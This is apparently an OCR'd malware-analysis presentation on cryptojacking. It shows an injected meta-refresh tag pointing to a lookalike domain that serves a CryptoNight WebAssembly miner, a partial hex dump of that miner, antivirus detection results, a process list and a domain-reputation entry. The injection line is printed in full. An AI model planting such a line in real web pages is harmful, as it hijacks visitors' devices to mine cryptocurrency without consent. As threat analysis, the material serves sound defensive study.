
THIS FILE

CONTAINS THIS:




```
<meta http-equiv="refresh" content="0; url=https://cloudflane.com/lib/cryptonight.wasm" />
```

WHICH DOWNLOADS THIS




```
0061 736d 0100 0000 0136 0a60 037f 7f7f
0060 017f 0060 0001 7f60 017f 017f 6003
7f7f 7f01 7f60 027f 7f01 7f60 027f 7f00
6004 7f7f 7f7f 0060 037f 7f7e 0060 0000
02ab 0210 0365 6e76 0e44 594e 414d 4943
544f 505f 5054 5203 7f00 0365 6e76 0853
5441 434b 544f 5003 7f00 0365 6e76 0953
5441 434b 5f4d 4158 037f 0003 656e 7605
6162 6f72 7400 0103 656e 760d 656e 6c61
7267 654d 656d 6f72 7900 0203 656e 760e
6765 7454 6f74 616c 4d65 6d6f 7279 0002
0365 6e76 1761 626f 7274 4f6e 4361 6e6e
6f74 4772 6f77 4d65 6d6f 7279 0002 0365
6e76 075f 676d 7469 6d65 0003 0365 6e76
0b5f 5f5f 7365 7445 7272 4e6f 0001 0365
6e76 165f 656d 7363 7269 7074 656e 5f6d
656d 6370 795f 6269 6700 0403 656e 760c
5f5f 5f73 7973 6361 6c6c 3230 0005 0365
6e76 065f 6674 696d 6500 0303 656e 7606
6d65 6d6f 7279 0201 8002 8002 0365 6e76
0574 6162 6c65 0170 0108 0803 656e 760a
6d65 6d6f 7279 4261 7365 037f 0003 656e
7609 7461 626c 6542 6173 6503 7f00 0326
2503 0201 0606 0102 0002 0107 0000 0000
0606 0800 0000 0101 0707 0706 0301 0209
0304 0404 0700 061f 067f 0123 000b 7f01
2301 0b7f 0123 020b 7f01 4100 0b7f 0141
000b 7f01 4100 0b07 9b02 1307 5f6d 616c
6c6f 6300 240b 6765 7454 656d 7052 6574
3000 0f05 5f66 7265 6500 250b 7275 6e50
6f73 7453 6574 7300 270b 7365 7454 656d
7052 6574 3000 0e13 6573 7461 626c 6973
6853 7461 636b 5370 6163 6500 0c08 5f6d
656d 6d6f 7665 002a 075f 6d65 6d73 6574
002b 115f 6372 7970 746f 6e69 6768 745f
6861 7368 0013 135f 6372 7970 746f 6e69
6768 745f 6372 6561 7465 0011 075f 6d65
6d63 7079 0029 1b5f 656d 7363 7269 7074
656e 5f67 6574 5f67 6c6f 6261 6c5f 6c69
6263 0026 0a73 7461 636b 416c 6c6f 6300
0908 7365 7454 6872 6577 000d 055f 7362
726b 0028 0c64 796e 4361 6c6c 5f76 6969
```



Introduction ¶

WebAssembly (abbreviated Wasm [1]) is a *safe, portable, low-level code format* designed for efficient execution and compact representation. Its main goal is to enable high performance applications on the Web, but it does not make any Web-specific assumptions or provide Web-specific features, so it can be employed in other environments as well.




22 engines detected this file

22 / 58

SHA-256	3f5961a80d3aa7cb06520fd8e89558170936a1a4a3fe16e9fc84c379518c0759
File name	cryptonight.wasm
File size	61.02 KB
Last analysis	2018-05-14 23:57:06 UTC
Community score	-23


Ad-Aware	⚠ Application.BitCoinMiner.ZV	AhnLab-V3	⚠ WASM/Cryptojs
Arcabit	⚠ Application.BitCoinMiner.ZV	BitDefender	⚠ Application.BitCoinMiner.ZV
ClamAV	⚠ Win.Trojan.Agent-6422508-0	Cyren	⚠ CryptoNight.HZG
Emsisoft	⚠ Application.BitCoinMiner.ZV (B)	eScan	⚠ Application.BitCoinMiner.ZV
ESET-NOD32	⚠ WASM/CoinMiner.A potentially unwanted	F-Secure	⚠ Application.BitCoinMiner.ZV
Fortinet	⚠ W32/Coinminer.0759!tr	GData	⚠ Generic.Application.CoinMiner.AZ
Kaspersky	⚠ not-a-virus:RiskTool.WASM.Miner.d	McAfee	⚠ WASM/Cryptonight
McAfee-GW-Edition	⚠ WASM/Cryptonight	Qihoo-360	⚠ Win32/Application.505
Sophos AV	⚠ BitCoinMiner (PUA)	Symantec	⚠ Trojan.Gen.2
TrendMicro	⚠ Coinminer_MALXMR.E-WASM	TrendMicro-HouseCall	⚠ Coinminer_MALXMR.E-WASM

Another Example



Mozilla Firefox is free and open source software from the non-profit Mozilla Foundation. Know your rights…

Name	PID	CPU	I/O Total ...	Private B...
System Idle Process	0	93.75		0
System	4		15.5 kB/s	0
smss.exe	612			172 kB
csrss.exe	664		1.41 kB/s	1.74 MB
winlogon.exe	688			6.82 MB
services.exe	788			1.72 MB
vmacthlp.exe	960			624 kB
svchost.exe	972			3.01 MB
wmiprvs...	3800			1.98 MB
svchost.exe	1056			1.81 MB
SbieSvc.exe	1196			1.05 MB
svchost.exe	1272			15.67 MB
svchost.exe	1460			1.34 MB
svchost.exe	1492			1.53 MB
spoolsv.exe	1832			3.79 MB
svchost.exe	288			1.3 MB
svchost.exe	336			2.17 MB
jqs.exe	452			1.99 MB
vmtoolsd.exe	560			9.11 MB
alg.exe	184			1.16 MB
lsass.exe	800			3.91 MB
explorer.exe	3588		5.07 kB/s	12.61 MB
DPCs				0
Interrupts				0
vmtoolsd.exe	1612		532 B/s	11.21 MB
ctfmon.exe	1640			944 kB
rundll32.exe	1008			2.27 MB
wireshark.exe	1500	4.69	563 B/s	75.26 MB
dumpcap.exe	1800		617 B/s	1.88 MB
ProcessHacker.exe	3480			9.17 MB
firefox.exe	244	1.56	7.95 kB/s	148.78 MB




Details for siteverification.online

This domain is currently in the Umbrella block list

Umbrella Investigate Risk Score: 87 ?

This domain is associated with a Potentially Unwanted Application attack called WebCryptoMiner



WHOIS Record Data

Registrar Name: Namecheap **IANAID:** 1068

Last retrieved March 22, 2018 GET LATEST

Created: July, 16, 2017 **Updated:** August, 17, 2017 **Expires:** July, 16, 2018 Raw data

